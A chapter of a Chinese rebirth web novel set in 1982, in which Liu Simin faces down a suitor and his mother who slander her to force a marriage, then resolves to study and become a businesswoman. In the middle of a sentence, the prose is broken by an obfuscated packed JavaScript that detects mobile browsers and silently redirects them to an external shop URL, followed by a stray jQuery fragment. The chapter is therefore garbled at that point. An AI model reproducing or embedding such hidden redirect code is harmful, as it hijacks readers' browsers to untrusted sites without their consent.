文趣网 > 其他小说 > 乘风1982 > 5. 要做大老板
    “强迫罪!铁花生。”刘思敏笑眯眯地看着她,用手比了一个手枪的手势:“啪!枪毙。”

    赵母初听一哆嗦,随后反应过来:“吓唬谁呢,你们俩你情我愿的,怎么就强迫罪!”

    刘思敏扭头看她:“咱们在这从天亮吵到天黑,你说你情我愿?”

    赵母闭嘴,吵的就是刘思敏不承认,志强说逼着刘思敏承认,她不明白:“你疯了,你把我儿子送进去,你也嫁不出去。”

    刘思敏笑了:“谁说我疯了。假设这个事是真的,我还要嫁给强迫犯不成,一个强迫犯以后还能干出啥事也谁也不知道。万一哪天要杀我呢?”

    赵志强都惊呆了:“思敏,你咋能这么想我呢?”

    刘思敏当然知道。

    赵志强不敢,他除了窝囊废,奸懒馋滑最是胆小,这么说就是吓唬他。

    他了解她,她也一样了解他,只是他了解的是记忆里二十岁的刘思敏,不是三十八岁的。

    他如果是个大姑娘,嫁个男人被养着,应该是能过好日子的,但是刘思敏被当了十八年男人一样干活,她不愿意。

    既然他都诚心要毁了她,那她有什么理由保全他呢。

    赵母被气得发抖:“你胡说,你们俩啥事都没有,怎么就强迫罪了!净放狗臭屁。”

    刘思敏这次笑得开怀,去看吓得脸都白了的赵志强:“你娘说咱俩又没睡,你说呢。到底睡没睡啊?”

    刘母虽然解气,但是老三这一句又一句的,睡没睡的,听着真难受,扬声喊:“老三,别口没遮拦的。”

    刘思敏扭头看自家娘,表情讪讪的,三十八岁真没二十岁的时候觉得羞臊,被揭开脸皮,终于老嫩脸一红。

    村民有个婶子低低地哭出了声:“当初……我就是被强迫的……我娘说丢人,让我嫁。”

    那婶子的大儿子和刘思睿一样大,脸涨得通红:“娘,你瞎说啥呢。”

    那婶子狠狠朝大儿子甩了一嘴巴:“你闭嘴,你就是强迫犯的儿子,那个该死的,他咋死了!他咋不活着,该去吃铁花生!毁了我一辈子。”

    人群里挤过来两个姑娘,把婶子给搀扶走了。

    刘思敏记得那婶子,老伴死了有两年了,周围邻居都说她为人刻薄,老伴瘫痪照顾还不好。

    村民都不说话了,村里这样的事不少,从前有现在还有,都是这样的,结婚了事。

    赵母愣愣地看向四周,心里打鼓,她记得也是这样的:“你糊弄谁呢。”

    刘思敏开口:“你问问你儿子吧。现在是新中国,有法律。”

    赵志强忙拽住自家娘开口道:“没有的事。我娘,我娘瞎说的,连你手都没咋拉过,怎么可能睡觉。没结婚睡啥觉,我赵志强也不是那样的人啊!思敏也不是那样的人。”

    赵志强头摇得跟拨浪鼓似的。

    村里的二流子不信:“不是吧,你下午还和我显摆,说刘思敏身上可滑……”

    刘思睿几步冲过去,一拳打在二流子脸上,二流子想要起来揍人,徐向东也冲过去:“你再敢胡说八道。”

    二流子求饶:“也不是我说的,是赵志强说的。”

    赵志强看朝他冲过来的两人,忙求饶,刘思睿和徐向东终于有机会打人,不给他说话的机会拳脚就招呼,赵志强忙抱住头:“真不是我说的,我没说。”

    二流子怕刘思睿和徐向东再打他:“忙撇清,就是他说的,当时张二哥也在。”朝人群里喊:“张哥,张哥你快来说说,那个不是我说的就是赵志强。”

    人群里钻出一个大汉,不善地看向赵志强:“就是这怂说的,我也听见了。”

    赵志强一边躲一边喊:“你胡说。”

    张二呸的一口唾沫吐在地上:“你可真不是个玩意。要是我喜欢人家姑娘,维护名声还来不及。你这么个玩意,还不配我撒谎。”

    看了刘思敏一眼,没再多说。

    刘思敏记得前世赵志强打电话叫张哥,还被骂了一顿,就是这个人。

    刘思敏朝他点头表示感谢。张二愣了一下,点点头,没再看她,转身回了人群里。

    赵志强没法狡辩:“我胡说的,是我胡说的,想在兄弟们面前有面子。我没摸着思敏,思敏你说话啊!我明明没摸着,你就甩了我一个大嘴巴子。”接着竟然呜呜地哭了起来:“我这一下午净挨打了,你们不报公安我也要报了。”

    人群中发出一阵笑声。

    “这怂货,偷鸡不成蚀把米。”

    “可不是呢。”

    还有人问:“那啥真有强迫罪啊!”

    “肯定有啊。一家子大学生,这事能瞎忽悠吗?”

    “跟你们说,我一个远房堂哥搁京北郊区,说去看过强迫罪枪毙。”

    刘思敏接着说:“明明我们俩啥事没有,你们母子俩要败坏我名声,逼我嫁给你。你污我名声我大哥和二姐夫才打的你。在这之前是你让我打你的。你报公安,我就告你流氓罪,一样判刑三年。去吧,去报。”

    赵志强觉得冤死了:“我要冤死了。我啥也没干成,还挨了一顿揍。”接着反应过来:“不对,还有下午套我麻袋揍我的事呢。”刘思睿抻了抻中山装:“那得报啊,跟我们有啥关系,你让公安调查呗。”

    刘思睿和徐向东对视一眼,公安也查不出来,那地方多隐蔽。

    赵志强欲哭无泪。

    赵母一看张了张嘴,胳膊举着指了一圈,满肚子的污言秽语骂不出来:“哎呀妈呀!”往地上一坐,拍着大腿,号啕大哭。

    围观的人群哄然而笑。

    刘母高兴,朝身后喊:“卫星,把泔水桶倒喽,扶老砖爷回家吃饭。”

    刘卫星趴在大门口听到奶奶交代,噌噌地回屋颤颤巍巍地提起半桶泔水,哗啦一下泼到赵母脚边:“哎呀对不住赵奶奶,我是小孩儿,没有劲儿。”

    赵母气得也不敢说话。

    天黑透了。

    大哥一家带着两个孩子,二姐二姐夫,一大家子围坐在桌边,吃着贴饼子、猪肉熬白菜、大葱炒鸡蛋。

    刘父一进村就听说家里出事了,着急忙慌地往家赶。一进屋,听到欢声笑语,闻到饭菜的香味儿。

    听说下午的事,和家里交好的刘父的老战友老砖爷赶来帮忙,见刘思敏已经将事情解决,刘母便留他吃饭。

    老砖爷喝了一口酒,说道:“思敏丫头行啊!这应变能力,要不去当兵吧。你爹的战友里当大官的不多,我战友当大官的可不少。那些人孙子里优秀的后辈可真是不老少。”

    刘思敏给老砖爷倒上酒:“我都多大岁数了还去当兵,再说抱着不良目的混进部队,开玩笑呢嘛,这点觉悟孙女还是有的。”

    老砖爷很欣慰,哈哈地笑:“那不去部队也行,我给找个搁部队的对象吧。再别惦记赵志强那怂蛋。”

    刘思敏不好再驳,给老爷子夹了一筷子鸡蛋:“好,听老砖爷的。”

    刘父放了心,闺女没受影响就好,推门进去。

    刘思敏看见还年轻的爹,心里一酸,却不好表现出来。她若无其事地起身,把老砖爷旁边的位置让给爹:“爹,你先坐,我去倒点热水擦擦脸。”

    说着端着自己的碗放到炕边,和侄子卫星坐在一起。

    刘思敏推门出去拿洗脸盆,听到老砖爷夸:“思敏长大了,你家阴盛阳衰,女将都能顶半边天,你在不在的都不是啥大事。当初打仗的时候的血性哪去了,都教孩子些什么玩意。”

    这是老班长,刘父低头听训。

    刘思睿和徐向东都暗暗松口气,幸好老砖爷在,不然打了赵志强的事又要被父亲数落,乡里乡亲太不留情面了。

    刘思敏也叹气,这事不能怪父亲。大运动时,父亲作为臭老九,没少挨批斗。老砖爷是老红军,有他;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17792391|210438||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    罩着,父亲少受很多罪。

    那场运动轰轰烈烈,仿佛重型坦克碾过,再有棱角的人都被碾平了。

    父亲没受太大的罪,也总结出的人生经验,就是凡事留一线,日后好相见。

    如果她不是重生回来,她有什么勇气对抗赵家母子,她不知道这个时候城里的法律很严苛,这种人要蹲监狱。

    像赵母说的那样,大事化小,小事化了,嫁给了赵志强。

    可是人不能这么活着,就是因为爹教育他们这是处世原则,前世三兄妹束手束脚,过得都不算好。

    刘思敏端着水盆,看着屋里热热闹闹的一家人,她收起这些思绪,端着水盆进去:“爹,擦脸吃饭吧。”

    吃完饭爹去送老砖爷了。

    大哥和大嫂带着孩子先去睡,二姐想与娘和刘思敏一起睡,爹和二姐夫在另外一个炕上,爹去送老砖爷还没回来。

    娘数落她:“你个死丫头,那种话也敢往外说?”

    刘思敏这会儿才后怕,农村人闲工夫多最爱背后说闲话,爹娘还得在村里立足,但也没办法,脸上强撑着:“我不那么说,他能露馅儿?”

    “露馅儿是露馅儿了,你自己也让人嚼舌根子!”刘母愁得慌,“往后村里人得怎么说你?你还出不出门了?咋找对象。”

    刘思敏问母亲:“娘,你是怕爹回来说我吧?”

    刘父开门的手一顿,今天的事老班长路上都说了,不怪思敏,可是这孩子把事给做绝了。

    赵家人肯定记恨,四处说坏话,这以后咋找婆家。刘母也叹气:“你爹不这么说,我也愁啊。就算没那个名声了,你这厉害的名声可是传出去了。”

    刘思敏翻身坐起来:“可是老赵家诚心毁我,我凭啥还给他们留情面?今天不把话说明白,赵志强就以为我还得非他不嫁。”

    “再说,赵志强他妈这么做不就是奔着咱们都好说话,欺负老实人吗?我要是带着这个名声和赵志强结婚,娘,以后我过的是啥日子?”

    二姐也坐起身:“就是。现在就这么算计,以后还不一定干出啥事呢。再说了,缺了他张屠户还得吃连毛猪啦?我领思敏进城,在城里找对象,再不济卫东车间好些单身小伙子,我带思敏去相看相看。”

    “我也清楚,这口气不能忍下,可是你爹……”刘母叹气。

    刘思敏又说:“娘,这个事看起来是咱们一家的事,可你得想想,爹在村里小学,大哥在镇上中学。真让赵志强母子得逞,以后他们在学校咋抬得起头?那个名声和我冒虎气的名声哪个好?再说还有我大嫂娘家呢,人家仨儿子5个姑娘都没结婚,还有我大侄子卫星,他在学校同学们得咋说?”

    刘母一想也是这么个事,冒虎气总比那个名声好。

    徐向东在西屋接话:“思敏说得对。娘放心吧,思敏的婚事包在我和思慧身上。咱们思敏将来是要考大学的,咱们去城里找,一定给您找一个比赵志强好一百倍的女婿。”

    刘父开门进屋:“这事思敏做得对。都欺负到头上了,就不能再忍,人家再以为我们家好欺负。”

    爹娘都没再说什么,一家人安静地睡下。

    夜深人静,娘和二姐都睡着了,刘思敏却很精神,怎么也睡不着。

    感官回笼,她清楚地记得今天的事,清晰地记得昨天做了什么,吃了什么。

    反倒是前世种种好像很远,远到不仔细想都想不起来,她甚至怀疑,难道是做了一场预知梦?

    那梦也太长了,一辈子啊!那么惨的一辈子。

    她翻了个身,看着还年轻的二姐。

    月光下,她看着熟悉又陌生的老屋,终于接受了“重生”这件事。

    真好!

    年轻真好,重来一次真好!一切都还来得及。

    这辈子,她要考大学,要做买卖,做大老板。

    绝不再和赵志强纠缠。